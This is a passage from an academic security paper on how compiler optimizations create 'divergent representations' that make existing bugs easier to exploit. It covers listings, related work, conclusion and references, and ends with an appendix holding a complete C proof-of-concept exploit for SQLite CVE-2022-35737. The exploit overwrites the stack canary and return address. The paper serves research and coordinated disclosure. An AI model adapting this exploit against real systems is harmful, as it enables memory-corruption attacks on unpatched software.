Listing 6: A semantically equivalent implementation of `indexof`, but with a `size_t` return type rather than a signed integer.

```
indexof(char*, char):
        mov     eax, -1
.LBB0_1:
        add     eax, 1
        lea     rcx, [rdi + 1]
        cmp     byte ptr [rdi], sil
        mov     rdi, rcx
        jne     .LBB0_1
        ret
```

Listing 7: Compiled output of `indexof` function (Listing 5) from Clang 14.0.0 at O1. `i` is treated as a signed 32-bit value (`eax`) and an unsigned 64-bit value (`rdi` and `rcx`).

```
indexof_new(char*, char):
        mov     rax, -1
.LBB0_1:
        mov     rcx, rax
        add     rax, 1
        cmp     byte ptr [rdi + rcx + 1], sil
        jne     .LBB0_1
        ret
```

Listing 8: Compiled output of `indexof_new` function (Listing 6) from Clang 14.0.0 at O1. The divergent representation does not appear since all representations of `i` are treated as unsigned 64-bit values.

```
int indexof(char *buf,char target)
{
  int i;
  char read_byte;

  i = -1;
  do {
    i = i + 1;
    read_byte = *buf;
    buf = buf + 1;
  } while (read_byte != target);
  return i;
}
```

Listing 9: Ghidra decompilation of the indexof function when compiled with Clang 14 at O1.

work focused on how compiler optimizations may introduce vulnerabilities into compiled programs. A smaller body of research describes how compiler optimizations may make vulnerable code easier to exploit, as this paper does.

Divergent representations appear because of the way that compilers reason about undefined behavior when applying optimizations to code. A large existing body of work attempts to describe the effects of undefined behavior in the presence of compiler optimizations.

A. Compiler optimizations that introduce vulnerabilities

The first attempt to formally describe and search for instances of security weaknesses introduced by compiler optimizations was conducted by Wang et al. [2]. They defined *optimization-unstable code* as code that works with optimizations turned off, but which breaks when optimizations are applied, and they implemented a system to search for such instances of unstable code. Their efforts were motivated by several high-impact real-world vulnerabilities caused by compiler optimizations applied to unstable code [39], [40], most notably CVE-2009-1897 in the Linux kernel [12], [13].

D'Silva et al. [1] described the "correctness security gap" that arises when correct compiler optimizations produce code with security weaknesses. They identify three classes of security weaknesses that can be introduced by compiler optimizations: 1) information leaks through persistent state; 2) elimination of security-relevant code due to undefined behavior; and 3) introduction of side-channels. All three of these categories describe types of vulnerabilities that can be introduced by compiler optimizations. Notably, divergent representations do not fit into any of the three classes described because divergent representations exist in a class of security weakness that depends on an already existing vulnerability.

B. Compiler optimizations that affect the exploitability of existing vulnerabilities

Divergent representations are created by optimizing compilers and allow attackers to exploit optimized programs more easily than the unoptimized versions of the same source software. Code-reuse gadgets are also compiled code patterns that enable exploitation of vulnerabilities. Brown et al. [3] studied the effects of compiler optimizations on the prevalence and quality of code-reuse gadgets in compiled programs. They found that compiler optimizations introduce high rates of new code-reuse gadgets and produce gadgets that are generally more useful to attackers. This is the only work that we are aware of that studies the effects of compiler optimizations that enable exploitation of vulnerable code.

C. Compiler optimizations and undefined behavior

Compilers make assumptions about undefined behavior in programs when applying optimization transformations to the code. The divergent representations that we describe are the result of applying optimizations under the assumption that the source program does not allow undefined behavior. Lee et al. [27] show that undefined behavior can be tricky to reason about when selecting justifiable optimizations to apply. Other work has studied how undefined behavior in the C specification is defined in comparison to how it is treated in practice in compiler implementations [41]. Ertl studied the performance benefits of optimizing compilers that make transformation assumptions based on the assumption that undefined behavior does not exist in input programs [42]. Wang et al. argued that problems that arise from undefined behavior should be addressed and not dismissed [43].

VIII. Conclusion

Divergent representations are a newly discovered byproduct of compiler optimizations that enable exploitation of existing vulnerabilities. Divergent representations do not pose security risks by themselves, but they do enable exploitation when coupled with vulnerabilities, similar in nature to code-reuse gadgets that enable return-oriented-programming attacks.

In this paper, we defined divergent representations and showed how divergent representations add new program states for attackers to abuse. We conducted a case study of SQLite CVE-2022-35737 to show that a divergent representation can enable the exploitation of well tested, widely deployed software. We wrote search queries to identify other potential divergent representations, and found that candidate code patterns appeared in 44% of the C and C++ repositories that we scanned.

Acknowledgements

We thank the anonymous reviewers for their valuable feedback, and Abhishek Shah, Evgeny Manzhosov, Ryan Piersma, and Andrew Ruef for their helpful comments. We further thank Nick Selby, the Carnegie Mellon University Software Engineering Institute CERT Coordination Center, and the SQLite maintainers for assistance with the coordinated disclosure of SQLite CVE-2022-35737. Andreas Kellas is supported by the Department of Defense (DoD) National Defense Science and Engineering Graduate (NDSEG) Fellowship Program. Junfeng Yang is partially supported by a GE/DARPA grant, a CAIT grant, and gifts from JP Morgan, DiDi, and Accenture.

References

[1] V. D'Silva, M. Payer, and D. Song, "The Correctness-Security Gap in Compiler Optimization," in *2015 IEEE Security and Privacy Workshops*. San Jose, CA: IEEE, May 2015, pp. 73–87. [Online]. Available: https://ieeexplore.ieee.org/document/7163211/

[2] X. Wang, N. Zeldovich, M. F. Kaashoek, and A. Solar-Lezama, "Towards optimization-safe systems: analyzing the impact of undefined behavior," in *Proceedings of the Twenty-Fourth ACM Symposium on Operating Systems Principles*. Farminton Pennsylvania: ACM, Nov. 2013, pp. 260–275. [Online]. Available: https://dl.acm.org/doi/10.1145/2517349.2522728

[3] M. D. Brown, M. Pruett, R. Bigelow, G. Mururu, and S. Pande, "Not So Fast: Understanding and Mitigating Negative Impacts of Compiler Optimizations on Code Reuse Gadget Sets," *Proceedings of the ACM on Programming Languages*, vol. 5, no. OOPSLA, pp. 1–30, Oct. 2021, arXiv:2005.08363 [cs]. [Online]. Available: http://arxiv.org/abs/2005.08363

[4] "Stranger Strings: An exploitable flaw in SQLite," Oct. 2022. [Online]. Available: https://blog.trailofbits.com/2022/10/25/sqlite-vulnerability-july-2022-library-api/

[5] "NVD - CVE-2022-35737." [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2022-35737

[6] "CVE - CVE-2022-35737." [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-35737

[7] "Look out! Divergent representations are everywhere!" Nov. 2022. [Online]. Available: https://blog.trailofbits.com/2022/11/10/divergent-representations-variable-overflows-c-compiler/

[8] M. Miller, "Trends, challenges, and strategic shifts in the software vulnerability mitigation landscape," Feb. 2019. [Online]. Available: https://github.com/microsoft/MSRC-Security-Research/blob/4ef90e324189e511638952afd6102a6c59e5af11/presentations/2019_02_BlueHatIL/2019_01%20-%20BlueHatIL%20-%20Trends%2C%20challenge%2C%20and%20shifts%20in%20software%20vulnerability%20mitigation.pdf

[9] W. Dietz, P. Li, J. Regehr, and V. Adve, "Understanding Integer Overflow in C/C++," *ICSE*, 2012.

[10] "Programming Languages — C." 2017. [Online]. Available: https://web.archive.org/web/20181230041359if_/http://www.open-std.org/jtc1/sc22/wg14/www/abq/c17_updated_proposed_fdis.pdf

[11] "Rationale for International Standard - Programming Languages - C," Apr. 2003. [Online]. Available: https://www.open-std.org/jtc1/sc22/wg14/www/C99RationaleV5.10.pdf

[12] "Fun with NULL pointers, part 1 [LWN.net]." [Online]. Available: https://lwn.net/Articles/342330/

[13] "Linux 2.6.30 exploit posted [LWN.net]." [Online]. Available: https://lwn.net/Articles/341773/

[14] T. Dullien, "Weird Machines, Exploitability, and Provable Unexploitability," *IEEE Transactions on Emerging Topics in Computing*, vol. 8, no. 2, pp. 391–403, Apr. 2020. [Online]. Available: https://ieeexplore.ieee.org/document/8226852/

[15] H. Shacham, "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)," *ACM CCS*, Oct. 2007.

[16] L. Szekeres, M. Payer, T. Wei, and D. Song, "SoK: Eternal War in Memory," in *2013 IEEE Symposium on Security and Privacy*, May 2013, pp. 48–62, iSSN: 1081-6011.

[17] N. Redini, R. Wang, A. Machiry, Y. Shoshitaishvili, G. Vigna, and C. Kruegel, "BinTrimmer: Towards Static Binary Debloating Through Abstract Interpretation," in *Detection of Intrusions and Malware, and Vulnerability Assessment*, R. Perdisci, C. Maurice, G. Giacinto, and M. Almgren, Eds. Cham: Springer International Publishing, 2019, vol. 11543, pp. 482–501, series Title: Lecture Notes in Computer Science. [Online]. Available: http://link.springer.com/10.1007/978-3-030-22038-9_23

[18] I. Agadakos, D. Jin, D. Williams-King, V. P. Kemerlis, and G. Portokalidis, "Nibbler: debloating binary shared libraries," in *Proceedings of the 35th Annual Computer Security Applications Conference*. San Juan Puerto Rico USA: ACM, Dec. 2019, pp. 70–83. [Online]. Available: https://dl.acm.org/doi/10.1145/3359789.3359823

[19] M. D. Brown and S. Pande, "Is Less Really More? Towards Better Metrics for Measuring Security Improvements Realized Through Software Debloating," *CSET@ USENIX Security Symposium*, Aug. 2019.

[20] H. Koo, S. Ghavamnia, and M. Polychronakis, "Configuration-Driven Software Debloating," in *Proceedings of the 12th European Workshop on Systems Security*. Dresden Germany: ACM, Mar. 2019, pp. 1–6. [Online]. Available: https://dl.acm.org/doi/10.1145/3301417.3312501

[21] C. Qian, H. Hu, M. Alharthi, P. H. Chung, T. Kim, and W. Lee, "RAZOR: A Framework for Post-deployment Software Debloating," *28th USENIX Security Symposium (USENIX Security 19)*, 2019.

[22] Y. Jiang, D. Wu, and P. Liu, "JRed: Program Customization and Bloatware Mitigation Based on Static Analysis," in *2016 IEEE 40th Annual Computer Software and Applications Conference (COMPSAC)*. Atlanta, GA, USA: IEEE, Jun. 2016, pp. 12–21. [Online]. Available: http://ieeexplore.ieee.org/document/7551989/

[23] A. Quach, A. Prakash, and L. Yan, "Debloating Software through Piece-Wise Compilation and Loading," *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[24] H. Sharif, M. Abubakar, A. Gehani, and F. Zaffar, "TRIMMER: application specialization for code debloating," in *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*. Montpellier France: ACM, Sep. 2018, pp. 329–339. [Online]. Available: https://dl.acm.org/doi/10.1145/3238147.3238160

[25] K. Heo, W. Lee, P. Pashakhanloo, and M. Naik, "Effective Program Debloating via Reinforcement Learning," in *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. Toronto Canada: ACM, Oct. 2018, pp. 380–394. [Online]. Available: https://dl.acm.org/doi/10.1145/3243734.3243838

[26] "LLVM's Analysis and Transform Passes." [Online]. Available: https://llvm.org/docs/Passes.html#loop-simplify-canonicalize-natural-loops

[27] J. Lee, Y. Kim, Y. Song, C.-K. Hur, S. Das, D. Majnemer, J. Regehr, and N. P. Lopes, "Taming undefined behavior in LLVM," in *Proceedings of the 38th ACM SIGPLAN Conference on Programming Language Design and Implementation*. Barcelona Spain: ACM, Jun. 2017, pp. 633–647. [Online]. Available: https://dl.acm.org/doi/10.1145/3062341.3062343

[28] "SQLite: Artifact [6166a304]." [Online]. Available: https://sqlite.org/src/info?name=6166a30417b05c5b2f82e1f183f75faa2926ad60531c0b688a57dbc951441a20&ln=803-850

[29] "Most Widely Deployed SQL Database Engine." [Online]. Available: https://www.sqlite.org/mostdeployed.html

[30] "How SQLite Is Tested." [Online]. Available: https://www.sqlite.org/testing.html

[31] "CodeQL," Feb. 2023, original-date: 2018-07-31T16:35:51Z. [Online]. Available: https://github.com/github/codeql

[32] "CodeQL." [Online]. Available: https://codeql.github.com/

[33] "BNIL Guide: Overview - Binary Ninja User Documentation." [Online]. Available: https://docs.binary.ninja/dev/bnil-overview.html

[34] P. Lafosse and J. Wiens, "Modern Binary Analysis with ILs," Seattle, 2019. [Online]. Available: https://binary.ninja/presentations/Modern%20Binary%20Analysis%20with%20ILs%20with%20notes.pdf

[35] "Other Builtins (Using the GNU Compiler Collection (GCC))." [Online]. Available: https://gcc.gnu.org/onlinedocs/gcc/Other-Builtins.html

[36] "memcpy(3) - Linux manual page." [Online]. Available: https://man7.org/linux/man-pages/man3/memcpy.3.html

[37] "Bug 691336 – memcpy acts randomly (and differently) with overlapping areas." [Online]. Available: https://bugzilla.redhat.com/show_bug.cgi?id=691336

[38] "Important Data Types (The GNU C Library)." [Online]. Available: https://www.gnu.org/software/libc/manual/html_node/Important-Data-Types.html

[39] "Issue 12079010: Avoid undefined behavior when checking for pointer wraparound - Code Review." [Online]. Available: https://codereview.chromium.org/12079010/

[40] "Issue 17016: _sre: avoid relying on pointer overflow - Python tracker." [Online]. Available: https://bugs.python.org/issue17016

[41] K. Memarian, J. Matthiesen, J. Lingard, K. Nienhuis, D. Chisnall, R. N. M. Watson, and P. Sewell, "Into the depths of C: elaborating the de facto standards," in *Proceedings of the 37th ACM SIGPLAN Conference on Programming Language Design and Implementation*. Santa Barbara CA USA: ACM, Jun. 2016, pp. 1–15. [Online]. Available: https://dl.acm.org/doi/10.1145/2908080.2908081

[42] M. A. Ertl, "What every compiler writer should know about programmers or "Optimization" based on undefined behaviour hurts performance."

[43] X. Wang, H. Chen, A. Cheung, Z. Jia, N. Zeldovich, and M. F. Kaashoek, "Undefined behavior: what happened to my code?" in *Proceedings of the Asia-Pacific Workshop on Systems*. Seoul Republic of Korea: ACM, Jul. 2012, pp. 1–7. [Online]. Available: https://dl.acm.org/doi/10.1145/2349896.2349905

APPENDIX

```c
/*
* Exploit will set saved return address to 0xdeadbeefdeadbeef and stack canary
* to 0xbaadd00dbaadd00d when sqlite3_str_vappendf returns. Can confirm by
* executing this program and observing a stack check fail, or by executing in
* gdb and inspecting the frame prior to stack check fail.
*
* A real canary value will have a NULL byte, which would defeat this specific
* exploit, but other format string values could allow an attacker multiple
* opportunities to overwrite the stack values and set a NULL byte
* appropriately.
*
* Exploit depends on:
* - A priori knowledge of canary value (e.g. 0xbaadd00dbaadd00d)
* - Format string specifier set to "!q"
*/
#include <assert.h>
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <sqlite3.h>

// Offsets relative to sqlite3_str_vappendf stack frame base. Calculated using
// the version of libsqlite3.so.0.8.6 provided by apt on Ubuntu 20.04.
#define RETADDR_OFFSET  0
#define CANARY_OFFSET   0x40
#define BUF_OFFSET      0x88
#define CANARY          0xbaadd00dbaadd00dull
#define ROPGADGET       0xdeadbeefdeadbeefull
#define NGADGETS        1

struct payload {
    uint8_t padding1[BUF_OFFSET-CANARY_OFFSET];
    uint64_t canary;
    uint8_t padding2[CANARY_OFFSET-RETADDR_OFFSET-8];
    uint64_t ropchain[NGADGETS];
}__attribute__((packed, aligned(1)));

int main(int argc, char *argv[]) {
    char dst[256];
    struct payload p;
    memset(p.padding1, 'a', sizeof(p.padding1));
    p.canary = CANARY;
    memset(p.padding2, 'b', sizeof(p.padding2));
    p.ropchain[0] = ROPGADGET;

    size_t target_n = 0x80000000;
    assert(sizeof(p) + 3 <= target_n);
    size_t n = target_n - sizeof(p) - 3;
    size_t target_i = 0x100000000 + (sizeof(p) / 2);

    char *src = calloc(1, target_i);
    if (!src) { printf("bad allocation\n"); return -1; }

    size_t cur = 0;
    memcpy(src, &p, sizeof(p));
    cur += sizeof(p);
    memset(src+cur, '\'', n/2);
    cur += n/2;
    assert(cur < 0x7ffffffeul);
    memset(src+cur, 'c', 0x7ffffffeul-cur);
    cur += 0x7ffffffeul-cur;
    src[cur] = '\xc0';
    cur++;
    memset(src+cur, '\x80', target_i - cur);
    cur = target_i;
    src[cur-1] = '\0';

    sqlite3_snprintf((int) 256, dst, "'%!q'", src);
    free(src);
    return 0;
}
```